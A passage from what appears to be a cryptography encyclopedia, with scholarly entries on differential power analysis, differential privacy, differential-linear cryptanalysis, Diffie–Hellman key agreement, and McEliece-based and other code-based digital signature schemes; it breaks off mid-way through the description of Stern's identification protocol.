10. Knudsen LR (1998) DEAL – A 128-bit block cipher, AES submission. http://www2.mat.dtu.dk/people/Lars.R.Knudsen/papers/deal.pdf
11. Lai X (1994) Higher order derivative and differential cryptanalysis. In: Proceedings of symposium on communication, coding and cryptography (in honor of J. L. Massey on the occasion of his 60th birthday)
12. Lai X, Massey JL, Murphy S (1991) Markov ciphers and differential cryptanalysis. In: Advances in cryptology. Proceedings of EUROCRYPT'91, Brighton, April 1991. Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38
13. Miyaguchi S, Shiraishi A, Shimizu A (1988) Fast data encryption algorithm FEAL-8. Rev Electr Commun laboratories 36(4): 433–437
14. National Bureau of Standards (1977) Data encryption standard, U.S. Department of Commerce, FIPS pub. 46
15. Shimizu A, Miyaguchi S (1987) Fast data encryption algorithm FEAL. In: Advances in cryptology. Proceedings of EUROCRYPT'87, Amsterdam. Lecture notes in computer science, pp 267–278
16. Vaudenay S (1998) Provable security for block ciphers by decorrelation. In: Proceedings of STACS'98, Paris, February 1998. Lecture notes in computer science, vol 1373. Springer, Berlin, pp 249–275
17. Wagner D (1999) The boomerang attack. In: Proceedings of fast software encryption, Rome, March 1999. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

Differential Power Analysis

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Synonyms

DPA

Related Concepts

►Side-Channel Attacks

Background

Differential power analysis utilizes power consumption of a cryptographic device such as a smartcard as ►side-channel information.

Theory

In *simple power analysis* (SPA), an attacker directly observes a device's power consumption. It is known that the amount of power consumed by the device varies depending on the data operated on and the instructions performed during different parts of an algorithm's execution. Define a *power trace* as a set of power consumption

measurements during a cryptographic operation. By simply examining power traces, it is possible to determine major characteristic details of a cryptographic device and the implementation of the cryptographic algorithm being used. SPA can therefore be used to discover implementation details, such as *DES* rounds (►Data Encryption Standard) and *RSA* operations (►RSA Public Key Encryption). Moreover, SPA can reveal differences between multiplication and squaring operations, which can be used to recover the private key in RSA implementations. SPA can also reveal visible differences within permutations and shifts in DES implementations, which might lead to recovering the secret DES key.

While SPA attacks use primarily visual inspection to identify relevant power fluctuations, differential power analysis (DPA) exploits characteristic behavior (e.g., power consumption behavior of transistors and logic gates) [2]. DPA uses an attacking model and statistical analysis to extract hidden information from a large sample of power traces obtained during "controlled" cryptographic computations. In case of SPA, direct observations of a device's power consumption would not allow identifying the effects of a single transistor switching. The use of statistical methods in a controlled DPA environment allows identifying small differences in power consumption, which can be used to recover specific information such as the individual bits in a secret key. This means secret key material can be recovered from tamper-resistant devices such as smartcards (►Smartcard Tamper Resistance). To execute an attack based on DPA, an attacker does not need to know as many details about how the algorithm is implemented.

The basis of a DPA attack is the use of an abstract model based on the power consumption characteristics of the logic that includes the noise components. When measuring the power consumption, various noise components are superimposed on the power traces. The main noise sources are external, intrinsic, quantization, and algorithmic noise. Intrinsic and quantization noise are small compared to the power consumption. The external noise can be reduced by careful use of the measurement equipment. The algorithmic noise can be averaged out by the DPA strategy itself. To reduce the influence of noise in DPA, one can increase the number of samples required to detect variations. Analysis can take place in the time and frequency domain.

The basis of DPA technique is as follows. Assume that a sufficient number N of random power traces have been collected (e.g., N samples of ciphertexts obtained using the same encryption key). Each power trace is a collection of power samples PS(n, t), which represent the power consumption at time t in trace n as the sum of the power dissipated by all circuitry. In practice, the number of measurements t in each power trace depends on the sampling rate and the memory capacity as well as the duration of the cryptographic operation. Next, partition the power samples PS(n, t) into two sets S_0 and S_1 according to the outcome 0 or 1 of a partitioning or discrimination function D. The outcome value of the partitioning function D can be simply the value of a specific ciphertext bit. In general, the size of set S_0 will be roughly the same as the size of S_1. Next, compute the average power signal for each set S at time t. By subtracting the two averages, we obtain the DPA bias signal $B(t)$. Selecting an appropriate D-function will result in a DPA bias signal that an attacker can use to verify guesses of the secret key. The D-function is chosen such that at some point during implementation the device needs to calculate the value of this bit. When this occurs or any time data containing this bit is manipulated, there will be a slight difference in the amount of power dissipated depending on whether this bit is a zero or a one. Let ϵ denote this difference, and the instruction manipulating the D-bit occurs at time t', then the value ϵ is equal to the expectation difference:

$$E[S|(D = 0)] - E[S|(D = 1)], \qquad \text{for } t = t'.$$

When $t \neq t'$ the device is manipulating bits other than the D-bit, and assuming that the power dissipation is independent of the D-bit, the difference in expectation of the two sets equals zero for sufficiently large N. Thus, the bias function $B(t)$ will show power spikes of height ϵ at times t' and will appear flat at all other times. If the proper D-function was chosen, the bias signal will show spikes whenever the D-bit was manipulated and otherwise the resulting $B(t)$ will not show any bias. Using this approach, an attacker can verify guesses for the hidden key bit information using the D-function. Repeating this approach for different D-bits, the secret key can be obtained bit by bit.

Variants or improvements of the classical DPA attack exist that use signals from multiple sources, use different measuring techniques, combine signals with different temporal offsets, use specific and more powerful differential functions, and apply more advanced signal processing functions and models. To enlarge the peak, a multiple-bit attack can be used.

A DPA attack involves hundreds to thousands of samples. After processing and statistical analysis, the DPA process can reconstruct the full secret or private key within several minutes. The whole process is easy to implement and requires only standard measurement equipment, which cost lies between a few hundred to a few thousand dollars. DPA attacks are noninvasive, which makes them difficult to detect. DPA requires little or no information about the target device and can be automated.

DPA and SPA has successfully been applied to attack a large number of smartcards and PCMCIA cards [3]. See [1] for an approach how to counteract power analysis attacks.

Recommended Reading

1. Chari S, Jutla C, Rao JR, Rohatgi P (1999) Towards sound approaches to counteracts power-analysis attacks. In: Wiener M (ed) Advances in cryptology – CRYPTO'99, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 389–412
2. Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener M (ed) Advances in cryptology – CRYPTO'99, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 388–397
3. Messerges TS, Dabbish EA, Sloan RH (1999) Investigations of power analysis attacks on smartcards. Proceedings of USENIX workshop on smartcard technology. Springer, Berlin, pp 151–161

Differential Privacy

Cynthia Dwork
Microsoft Research, Silicon Valley, Mountain View, CA, USA

Synonyms

ε-Differential privacy; ε-Indistinguishability

Related Concepts

►Data Confidentiality; ►Informed Adversary; ►Macrodata Protection; ►Microdata Protection; ►Private Data Analysis; ►Statistical Disclosure Control

Definition

Differential privacy is a meaningful and mathematically rigorous definition of ►privacy useful for quantifying and bounding privacy loss. Developed in the context of ►statistical disclosure control – providing accurate statistical information about a set of respondents while protecting the privacy of each individual – the concept applies more generally to any private data set for which it is desirable to release coarse-grained information while keeping private the details. Informally, differential privacy requires the probability distribution on the published results of an analysis to be "essentially the same," independent of whether any individual opts in to or opts out of the data set. The probabilities are over the coin flips of the data analysis algorithm.

A *database* is a set of rows, each row containing the data of a single individual. Opting in or out of the database is formalized by considering pairs of databases D, D' differing in at most one row, meaning, one database is a subset of the other and the larger database contains exactly one additional row.

Definition 1 [3, 5] *A randomized function $\mathcal{K}$ gives ε-*differential privacy *if for all data sets D and D' differing on at most one row, and all $S \subseteq Range(\mathcal{K})$,*

$$\Pr[\mathcal{K}(D) \in S] \leq \exp(\varepsilon) \times \Pr[\mathcal{K}(D') \in S], \qquad (1)$$

where the probability space in each case is over the coin flips of $\mathcal{K}$.

The parameter $\varepsilon > 0$ is public, and its selection is a social question. Smaller ε yields a stronger privacy guarantee.

Background

Statistical disclosure control has a vast literature spanning statistics, cryptography, theoretical computer science, and databases. Typically, privacy definitions were syntactic conditions on the released statistics or (modified) data sets; requirements that certain fields in the original database cannot be reconstructed based on the information released; or requirements (sometimes assumptions) that data records cannot be "reidentified," that is, traced back to their contributor, at low cost. Missing was a comprehensive notion of protection from harm. This is captured by differential privacy; it ensures that no outcome, and therefore no conceivable harm, is substantially more likely to occur if one joins the database than it is if one refrains from joining. To the extent that databases are created to provide a social good, for example, to learn medical facts such as "smoking causes cancer," differential privacy works toward social good, lowering barriers to participation by minimizing incremental harm.

Theory

Two important aspects of the definition are its generality and its reslience to any *auxiliary information* – other past, present, or future databases, knowledge of arbitrary subsets of the given database, and so on, available to an adversarial data analyst. This resilience occurs because differential privacy is a property of the data release mechanism, not of an interaction between the mechanism and the adversary or outside world. Thus, differentially private mechanisms are immune to *linkage attacks*. In these attacks, released data, containing supposedly "de-identified records, are cross-linked, typcially based on "innocuous" fields, to identified records in other databases.

It also follows from the definition that ε-differentially private mechanisms compose automatically and obliviously. The composition of an ε_1-differentially private mechanism with an ε_2-differentially private mechansim

is at worst $(\varepsilon_1 + \varepsilon_2)$-differentially private, although in some cases composition will behave better, resulting in an ε-differentially private mechanism for some $\varepsilon < \varepsilon_1 + \varepsilon_2$.

The following natural relaxation is very useful.

Definition 2 *A randomized function $\mathcal{K}$ gives (ε, δ)-*differential privacy *if for all data sets D and D' differing on at most one row, and all $S \subseteq Range(\mathcal{K})$,*

$$\Pr[\mathcal{K}(D) \in S] \leq \exp(\varepsilon) \times \Pr[\mathcal{K}(D') \in S] + \delta, \quad (2)$$

where the probability space in each case is over the coin flips of $\mathcal{K}$.

Now, both parameters $\varepsilon, \delta > 0$ are public. In the literature, δ is typically very small, say, less than the inverse of any polynomial in the size of the database. The composition of an $(\varepsilon_1, \delta_1)$-differentially private mechanism with an $(\varepsilon_2, \delta_2)$-differentially private one is at worst $(\varepsilon_1 + \varepsilon_2, \delta_1 + \delta_2)$-differentially private.

Achieving Differential Privacy

The principal known methods are the addition of noise [5] and choosing according to an exponential distribution among discret values [9], both described below. Several more specialized techniques appear in the literature; among these, perturbing the objective function of an optimization problem [1] differs most radically from other techniques mentioned.

A key notion is the *sensitivity* of a function f.

Definition 3 [5] *For $f : \mathcal{D} \to \boldsymbol{R}^d$, the* L_1 sensitivity *of f is*

$$\Delta f = \max_{D,D'} \|f(D) - f(D')\|_1 \quad (3)$$
$$= \max_{D,D'} \sum_{i=1}^{d} |f(D)_i - f(D')_i|$$

for all adjacent D, D'.
The L_2-sensitivity is defined analogously, using the L_2 norm.

In particular, when $d = 1$, the sensitivity of f is the maximum of the difference in the values that the function f may take on a pair of adjacent databases. For example, if f is *counting query*, so that $f(D)$ is the number of rows in the database D that satisfy some specific property, then the sensitivity of f is 1: adding or deleting a single database row can affect the count by at most 1. More interestingly, if f is a *histogram query*, in which the universe of possible database rows is partitioned into some number k of classes, and $f(D)$ is a k-tuple of integers indicating the number of rows in D in each of the k classes, then again the sensitivity of f is 1: the addition or deletion of a single row can affect exactly one cell in the histogram, and that cell only by 1.

The Laplace distribution with parameter b, denoted $\text{Lap}(b)$, has density function $P(z|b) = \frac{1}{2b}\exp(-|z|/b)$; its variance is $2b^2$. When $b = 1/\varepsilon$, the density at z is proportional to $e^{-\varepsilon|z|}$. Note that the distribution gets flatter as ε decreases.

Theorem 1 [5] *For $f : \mathcal{D} \to \boldsymbol{R}^d$, the mechanism that adds independently generated noise with distribution $Lap(\Delta f/\varepsilon)$ to each of the d output terms enjoys ε-differential privacy.*

Pleasantly, the noise is independent of the database, and its size.

The addition of Gaussian or binomial noise, scaled to the L_2 sensitivity of the function, sometimes yields better accuracy; this only ensures the weaker (ε, δ)-differential privacy [4, 6].

The *exponential mechanism* [9] addresses the case in which adding noise makes no sense. For example, one may be choosing among k locations for a municipal clinic, depending on the addresses in a database of patients in the given municipality. In this case, there is a *cost* for each candidate location, say, the sum of the distances of the candidate location to the home addresses of the patients. The goal is to choose well (minimizing cost), while protecting the privacy of individual patients. The exponential mechanism does this by assigning a probability to each choice, where the probability assigned to location i is proportional to $\exp(-\varepsilon\,\text{cost}_i/\Delta\,\text{cost})$. Here, Δ cost is the maximum amount the presence or absence of an individual living in the municipality can affect the cost assigned to any given location (e.g., the diameter of the municipality).

Applications

The literature abounds in broken privacy promises, both on paper and in practice. Typically, the difficulty is not the implementation of the privacy guarantee; instead it is the ad hoc nature of the guarantee and its failure to take auxiliary information into account. A comprehensive yet achievable privacy guarantee has application in myriad settings: census, labor statistics, health records, genome-wide association studies, monitoring education quality, analysis of business strategies, and so on.

In applying differential privacy, one would need to fix a privacy "budget," captured by the parameter ε, and monitor, via the understanding of the composition of differentially private mechanisms, the extent to which privacy is eroded as queries are made to the database and statistics are released. Data whose budgets have been consumed should not be the subject of future statistical releases. While such an approach will limit damage done by any given database, the privacy losses incurred by membership in multiple databases will accumulate, and as a result, in some cases,

vulnerability to harm may be inevitable. For a contrived example, this could occur if all the different databases are identical, in which case limited access to each of a large number of copies is equivalent to extended access to a single copy. See [2] *et sequelae* for an example of risk in this case. Thus, differential privacy is not a panacea, and data analyses must be released judiciously.

Experimental Results

In addition to implementation of many differentially private algorithms, frequently with excellent accuracy, the literature describes two privacy-preserving programming platforms: PINQ, a LINQ-like API [8], and Airavat, a variant of MapReduce [10]. These systems control access to the data, ensuring that this occurs only through differentially private primitives and enforcing privacy budgets.

Open Problems and Future Directions

To minimize distortion for high-dimensional queries and in the presence of multiple mechanisms requires a better understanding of composition and/or a weaker definition. Automatic and oblivious composition – with any other database and any other kind of side information – must be axiomatic.

Recommended Reading

1. Chaudhuri K, Monteleoni C (2008) Privacy-preserving logistic regression. In: Proceedings of advances in neural information processing systems (NIPS), Vancouver
2. Dinur I, Nissim K (2003) Revealing information while preserving privacy. In: Proceedings of the 22nd ACM SIGACT-SIGMOD-SIGART symposium on principles of database systems, San Jose, pp 202–210
3. Dwork C (2006) Differential privacy. In: Proceedings of the 33rd International colloquium on automata, languages and programming (ICALP)(2), Venice, pp 1–12
4. Dwork C, Kenthapadi K, McSherry F, Mironov I, Naor M (2006) Our data, ourselves: privacy via distributed noise generation. In: Advances in cryptology: proceedings of EUROCRYPT, Springer, New York, pp 486–503
5. Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Proceedings of the 3rd theory of cryptography conference, New York, NY, pp 265–284
6. Dwork C, Nissim K (2004) Privacy-preserving datamining on vertically partitioned databases. In: Proceedings of CRYPTO 2004, vol 3152. LNCS, Springer, Heidelberg, pp 528–544
7. Dwork C (2010) A firm foundation for private data analysis. Commun ACM (To appear) (available at http://research.microsoft.com/en-us/projects/databaseprivacy)
8. McSherry F (2009) Privacy integrated queries. In: Proceedings of the 2009 ACM SIGMOD international conference on management of data (SIGMOD), Providence
9. McSherry F, Talwar K (2007) Mechanism design via differential privacy. In: Proceedings of the 48th annual symposium on foundations of computer science, Providence
10. Roy I, Setty S, Kilzer A, Shmatikov V, Witchel E (2010) Airavat: security and privacy for MAPREDUCE. In: Proceedings of the 7th USENIX symposium on networked systems design and implementation (NSDI), Cambridge

Differential–Linear Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Data Encryption Standard (DES)

Definition

Differential–Linear attack is a ►chosen plaintext *two-stage* technique of ►cryptanalysis (by analogy with two-stage rocket technology) in which the first stage is covered by ►differential cryptanalysis, which ensures propagation of useful properties midway through the ►block cipher. The second stage is then performed from the middle of the cipher and to the ciphertext using ►linear cryptanalysis. The technique was discovered and demonstrated on the example of 8-round *DES* (►Data Encryption Standard) by Langford and Hellman [4].

Theory

Given a *differential characteristic* with probability p for the rounds $1, \ldots, i$ and the *linear characteristic* with bias q for the rounds $i+1, \ldots, R$, the bias of resulting linear approximation would be $1/2 + 2pq^2$ and the data complexity of the attack will be $O(p^{-2}q^{-4})$ [3, p. 65]. Thus the attack would be useful only in special cases when there are good characteristics or linear approximations halfway through the cipher, but no good patterns for the full cipher. Their attack enhanced with such refinements as packing data into *structures* and *key-ranking* (or *list decoding*) can recover 10-bits of the secret key for 8-round DES using 512 chosen plaintexts. In [1] the same technique is used to break 8-round ►FEAL with 12 chosen plaintexts and expensive analysis phase. Further applications and refinements of the technique are given in [2].

Recommended Reading

1. Aoki K, Ohta K (1996) Differential-linear cryptanalysis of FEAL-8. IEICE Trans Fundamentals Electron Commun Comput Sci E79A (1):20–27
2. Biham E, Dunkelman O, Keller N (2002) Enhancing differential-linear cryptanalysis. In: Zheng Y (ed) Advances in cryptology

asiacrypt 2002. Lecture notes in computer science, vol 2501. Springer, Berlin, pp 254–266
3. Langford SK (1995) Differential-linear cryptanalysis and threshold signatures. Technical report, PhD thesis, Stanford University
4. Langford SK, Hellman ME (1994) Differential–linear cryptanalysis. In: Desmedt Y (ed) Advances in cryptology – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 17–25

Diffie–Hellman Key Agreement

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Synonyms

DH key agreement; Diffie-Hellman key exchange

Related Concepts

►Diffie–Hellman Problem; ►Discrete Logarithm Problem; ►Elliptic Curve Key Agreement; ►Group Key Agreement; ►Key; ►Key Agreement; ►Key Authentication; ►Man-in-the-Middle Attack; ►Perfect Forward Secrecy

Definition

The original Diffie-Hellman ►Key Agreement protocol allows two users to communicate over an insecure channel in order to produce a shared, symmetric key.

Background

The ability for two users to establish a shared, symmetric key over an insecure communication channel, despite having "not met previously" (more importantly, the users don't already have shared key material) was first proposed by Diffie and Hellman in 1976. Till that time, two users would either need to have shared key material between them already, or rely upon a ►Key Distribution Center. While the original Diffie–Hellman protocol was susceptible to a ►Meet-in-the-Middle Attack, there have since been updated protocols that provide ►Key Authentication.

Theory

The Diffie–Hellman (DH) ►Key Agreement protocol was first published by Whitfield Diffie and Martin Hellman in their seminal paper on ►Public Key Cryptography. The original ►Diffie–Hellman Key Agreement protocol used integer operations in a multiplicative ►Group, though variations exist (►Elliptic Curve Key Agreement). As a set-up to the DH protocol, the following system-wide parameters are chosen, and assumed to be accessible to all users:

- A ►prime number p.
- A ►generator $1 \leq \alpha \leq p-1$ such that $\alpha^{p-1} \equiv 1 \pmod{p}$.

With this set-up, the original protocol proceeds as follows, where Alice (A) and Bob (B) would like to establish a shared, symmetric key K.

1. A generates a random value $1 \leq x \leq p-2$ and computes $z_x = \alpha^x \bmod p$. A sends z_x to B.
2. B generates a random value $1 \leq y \leq p-2$ and computes $z_y = \alpha^y \bmod p$. B sends z_y to A.
3. Upon receipt of z_y, A computes $K_A = {z_y}^x \bmod p$.
4. Upon receipt of z_x, B computes $K_B = {z_x}^y \bmod p$.

Notice that $K_A = K_B$, so that A and B have a shared key K. An ►eavesdropping attacker knows α, p, z_x, and z_y, from which K must be computed for a successful attack. For appropriately chosen parameters, this ►Diffie–Hellman problem is believed to be difficult. In particular, it is believed to be equivalent to the ►Discrete logarithm problem.

While secure against a passive eavesdropper, this original protocol is vulnerable to a ►Man-in-the-Middle Attack in which an attacker initiates simultaneous instances of the above protocol with both A and B, impersonating A to B, and B to A. The attacker will then have a key K_1 shared with A and K_2 shared with B, where $K_1 \neq K_2$. However, if A and B subsequently use their keys to exchange messages, they can be read by the attacker. For example, if A encrypts a message for B using K_1, the attacker can intercept this encrypted message, decrypt it with K_1 to recover the plaintext, re-encrypt the plaintext with K_2 and send along the newly encrypted message to B. A and B will continue to believe that they are exchanging messages with one another, not realising that they are being intercepted and read by an attacker.

This attack succeeds since the original protocol does not involve authentication of the identities of the participating users. For this reason, key agreement protocols that provide ►Key Authentication have been developed in order to ensure the integrity of the exchanged messages and participating users. The ►Station-to-Station Protocol is an example of such an authenticated key agreement protocol.

Although the original Diffie-Hellman key agreement protocol supported key agreement between only two users, there are several protocols extending to more than two users (►Group Key Agreement).

Applications

All key agreement protocols have wide application as one form of key establishment that can be used for an application in which two or more users wish to establish a shared ►Key.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inf Theory IT-22(6):644–656
2. Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, FL

Diffie–Hellman Key Exchange

►Diffie–Hellman Key Agreement

Diffie-Hellman Problem

►Computational Diffie-Hellman Problem

Digest Authentication

►HTTP Digest Authentication

Digital Certificate

►X.509

Digital Signature Scheme Based on McEliece

Matthieu Finiasz[1], Nicolas Sendrier[2]
[1]ENSTA, France
[2]Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Digital Signature; ►McEliece Public Key Cryptosystem; ►Niederreiter Encryption Scheme

Definition

In the CFS scheme [1], the digital signature is obtained by applying the decoding procedure of some public error correcting code on a digest of the message to be signed, obtained by a cryptographic hash function. Only the legal user, who knows the hidden algebraic structure of the code, can produce the signature, while anyone can check that the signature is a valid answer to the decoding problem.

Theory

The construction for the McEliece-based signature scheme was proposed by Courtois, Finiasz, and Sendrier in 2001 [1]. Despite its name, this construction is based on Niederreiter's encryption scheme rather than the original McEliece cryptosystem. It was the first practical code-based digital signature scheme with a security reduction to the Syndrome Decoding Problem.

General Idea

The public key is a binary $r \times n$ matrix H, which is an arbitrary parity check matrix of some t-error correcting irreducible binary Goppa code. In the Niederreiter encryption scheme, the cleartext is a word e of length n and Hamming weight t and the ciphertext is the syndrome $s = eH^T$ of e. In the signature scheme, the message to be signed is hashed into a digest, a binary word s of length r. The signature will be an error pattern e of minimal Hamming weight such that $eH^T = s$. The verification will consist in checking that the error pattern e multiplied by the (transpose of the) public key H^T is equal to the digest s of the message.

The main difficulty in designing digital signature schemes based on this principle comes from the fact that a random binary string s of length r is unlikely to be a valid cryptogram. In pratice, the minimal weight of an error pattern e such that $eH^T = s$ will be larger than t and the (secret) algebraic decoding procedure will fail.

Two (similar) solutions exist to work around this problem.

Signature Scheme Using Complete Decoding

In order to be able to sign any given message, one should be able to decode any syndrome. However, this requires being able to decode error patterns of weight larger than t. An error of weight up to $t + \delta$ can be decoded by using an exhaustive search on the δ additional positions in the following way:

1. Compute the digest s of the message.
2. Randomly select a word e_δ of weight δ and compute the new syndrome $s' = e_\delta H^T \oplus s$.
3. Try to decode s' with the t-error correcting algorithm to obtain e_t.
4. If the decoding succeeds, the signature is the error pattern $e_t \oplus e_\delta$ of weight $t + \delta$, otherwise, go back to step 2.

Digital Signature Scheme Based on McEliece. Table 1 The CFS signature scheme (counter version) for various parameters

	(m, t)	(16, 9)	(21, 10)	(22, 9)
Public key size (in bits)	$tm2^m$	$2^{23.2}$	$2^{28.7}$	$2^{29.6}$
Security[a] (binary ops)	–	$2^{63.3}$	$2^{81.5}$	$2^{81.5}$
Signature cost[a] (binary ops)	$t^2m^2t!$	$2^{32.8}$	$2^{37.2}$	$2^{33.7}$
Signature length (in bits)	tm	144	210	198
Verification cost[b] (binary ops)	t^2m	1296	2100	1782

The secret Goppa code has length $n = 2^m$ and corrects t errors
[a]lower bound for the cost of the best known attack [4]
[b]this comes in addition to the computation of the digest

If δ is well chosen, any syndrome can be decoded and any message can be signed. Verification of the signature requires to compute the syndrome $(e_t \oplus e_\delta)H^T$ and check that it is equal to the digest s of the document.

Signature Scheme Using a Counter

Instead of trying to decode any syndrome, one can also try to obtain a decodable syndrome from the hash function. This can be done by appending a counter to the message in the following way:

1. Initialize a counter i to 0.
2. Append the counter i to the message to obtain a digest s_i.
3. Try to decode s_i with the t-error correcting algorithm to obtain e.
4. If the decoding succeeds, the signature is composed of the error pattern e and the value i of the counter, otherwise, increment i and go back to step 2.

Here, the verification of the signature consists in checking that the digest s_i of the message with the counter i appended is equal to the syndrome eH^T.

Security and Practice

In both schemes (complete decoding or counter), the expected number of decoding attempts is $t!$, where t is the error-correcting capability of the Goppa code. This practically limits the value of t to 9 or 10. Using small values of t will imply code of very large length (in [1] the length is $n = 2^{16}$ and the error weight is $t = 9$). As a consequence, the public key will have a large size and the production of a signature will be time consuming. On the bright side, the signatures are very short and the verification is fast (in practice negligible compared with the computation of the message hash).

Security

As for the McEliece cryptosystem, there are two types of attacks either by recovering the secret key from the public key or by solving an instance of the Syndrome Decoding problem. And as for the McEliece system, the most threatening attacks are decoding attacks.

The best known attack is unpublished and is attributed to Daniel Bleichenbacher. It is a "one out of many" variant of the generalized birthday attack [2] for decoding [3]. It reduces the asymptotic security of the signature scheme from $2^{\frac{r}{2}(1+o(1))}$ to $2^{\frac{r}{3}(1+o(1))}$ and requires an increase of the parameters (see [4] for a detailed analysis).

Signature Size

One of the strongest features of this signature scheme is the small size of the signatures. The signature is an error pattern (and possibly a counter) which is very sparse and can be stored very compactly. Also, the structure of the signature makes it possible to reduce its size further more. For the original $(n = 2^{16}, t = 9)$ parameters it could be reduced to 81 bits at the cost of a slower verification (see [1]), making them the shortest known digital signatures at the time. With a similar construction, parameters $(n = 2^{21}, t = 10)$ and $(n = 2^{22}, t = 9)$ yield, respectively, signatures of 126 and 115 bits.

Recommended Reading

1. Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174
2. Wagner D (2002) A generalized birthday problem. In: Yung M (ed) Advances in cryptology – CRYPTO'02. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 288–303
3. Coron JS, Joux A (2004) Cryptanalysis of a provably secure cryptographic hash function. Cryptology ePrint Archive. http://eprint.iacr.org/2004/013/
4. Finiasz M, Sendrier N (2009) Security bounds for the design of code-based cryptosystems. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 88–105

Digital Signature Schemes

Kazue Sako
NEC, Kawasaki, Japan

Related Concepts

►Data Authentication; ►Entity Authentication; ►Non Repudiation

Definition

Digital signature schemes are techniques to assure an entity's acknowledgment of having seen a certain digital

message. Typically, an entity has a private key and a corresponding public key that is tied to the entity's name (►Public Keyinfrastructure). The entity generates a string called *signature*, which depends on the message to sign and his private key.

The fact that the entity acknowledged, that is, that he signed the message, can be verified by anyone using the entity's public key, the message, and the signature. ►*Data* Authentication and signature schemes are sometimes distinguished in the sense that in the latter, verification can be done by anyone at any time after the generation of the signature. Due to this property, the digital signature scheme achieves ►Non-Repudiation property, that is, a signer cannot later deny the fact of signing.

Some examples of digital signature schemes are ►RSA digital signature scheme, ElGamal digital signature scheme, ►Rabin digital signature scheme, ►Schnorr digital signature scheme, ►Digital Signature Standard, and ►Nyberg–Rueppel signature scheme.

Background

Unlike handwritten physical messages digital messages do not vary according to who wrote the message. The message "I am Alice" transmitted by Bob look exactly the same as that transmitted by Alice. Therefore just like a signature on paper documents, a mechanism that distinguishes a message sent by Alice from one that is sent by someone else needs to be developed.

Theory

A digital signature scheme consists of three algorithms, namely the *key generation algorithm*, the *signing algorithm* and the *verification algorithm*. The security of digital signature is argued as follows: no adversary, without the knowledge of the private key, can generate a message and a signature that passes the verification algorithm. (►Forgery for more discussions on the security of signatures.) There are two types of signature schemes, namely, "with *appendix*" and "with *message recovery*." In the former, the target message is the input of the verification algorithm, that is, the verifier must know the message in advance to verify the signature. In the latter, the target message is the output of the verification algorithm, so the message does not need to be sent with the signature. An example of the former is the ElGamal digital signature scheme and of the latter is the textbook RSA digital signature scheme. (A textbook RSA digital signature scheme refers to RSA digital signature scheme where the message is not padded or hashed before signing.)

Recommended Reading

1. Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
2. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308

Digital Signature Schemes from Codes

Philippe Gaborit[1], Nicolas Sendrier[2]
[1]XLIM-DMI, University of Limoges, France
[2]Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Error Correcting Codes; ►Signature Scheme; ►Syndrome Decoding Problem; ►Zero-Knowledge Protocols

Definition

There exist three different types of methods to obtain a signature scheme with code-based systems (like for number theory–based schemes). The first method (similar to the RSA signature) consists in being able to decode a random element of the syndrome space. This point of view is developed by Courtois-Finiasz-Sendrier [1] and necessitates to hide very large codes to obtain a reasonable probability of decoding (cf. "Digital Signature Scheme Based on McEliece"). The second method uses zero-knowledge identification algorithms together with the Fiat-Shamir paradigm [2], which permits to transform such an algorithm into a signature algorithm. It generally leads to very long signature. For coding theory, the Stern identification protocol [3] is the most efficient. The last method (similar to the El Gamal signature scheme) consists in building a special subset of the syndrome space that the signer is able to invert. In coding theory, this is done through the Kabatisansky-Krouk-Smeets signature scheme [4]; meanwhile this scheme is only a few-times signature scheme, in the sense that only a few signatures are possible for a given public key.

There exists many specialized signature schemes in the literature; in the case of code-based signature, only identity-based signature and ring signature schemes exist up to now.

Theory

Stern Identification Scheme and Signature

This scheme was introduced by J. Stern in 1993 [3]. It is a 3-pass zero-knowledge protocol with a cheating probability of 2/3. In the scheme the prover proves to the verifier that he knows a word of small weight associated to a given syndrome. The level of security is very high since even for structured codes one does not know how to decode up to the Gilbert-Varshamov bound in polynomial time. The protocol has two main drawbacks: the size of the public key is large and the number of rounds to achieve a good level of security is rather high, meanwhile it is faster than comparable zero-knowledge schemes.

General Idea

In the protocol, the prover proves he knows the secret, a word of small weight associated to a public syndrome of a public matrix. The prover has to prove two facts: the secret has the correct public syndrome and also has a small weight. If one adds the fact that for zero-knowledge protocols it is necessary to consider a random case, one obtains a rough explanation of the fact that the cheating probability is 2/3 rather than 1/2 for the Fiat-Shamir protocol.

Description

Let h be a hash function. Given a public random matrix H of size $(n-k) \times n$ over $\mathbb{F}_2$, each user receives a secret key s of n bits and of weight ω. A user's public identifier is the secret's key syndrome $i_P = Hs^t$. It is calculated once in the lifetime of H. It can thus be used for several future identifications with different keys. Let us suppose that P wants to prove to V that he is indeed the person corresponding to the public identifier i_P. The prover P has his own private key s_P such that the public identifier is its syndrome $i_P = Hs^t$.

1. [Commitment Step] P randomly chooses $y \in F^n$ and a permutation σ of $\{1, 2, \ldots, n\}$. Then P sends to V the commitments c_1, c_2, and c_3 such that:

$$c_1 = h(\sigma | Hy^t);\ c_2 = h(\sigma(y));\ c_3 = h(\sigma(y \oplus s))$$

   where $|$ denotes the concatenation.
2. [Challenge Step] V sends $b \in \{0, 1, 2\}$ to P.
3. [Answer Step] Three possibilities:
   - if $b = 0 : P$ reveals y and σ.
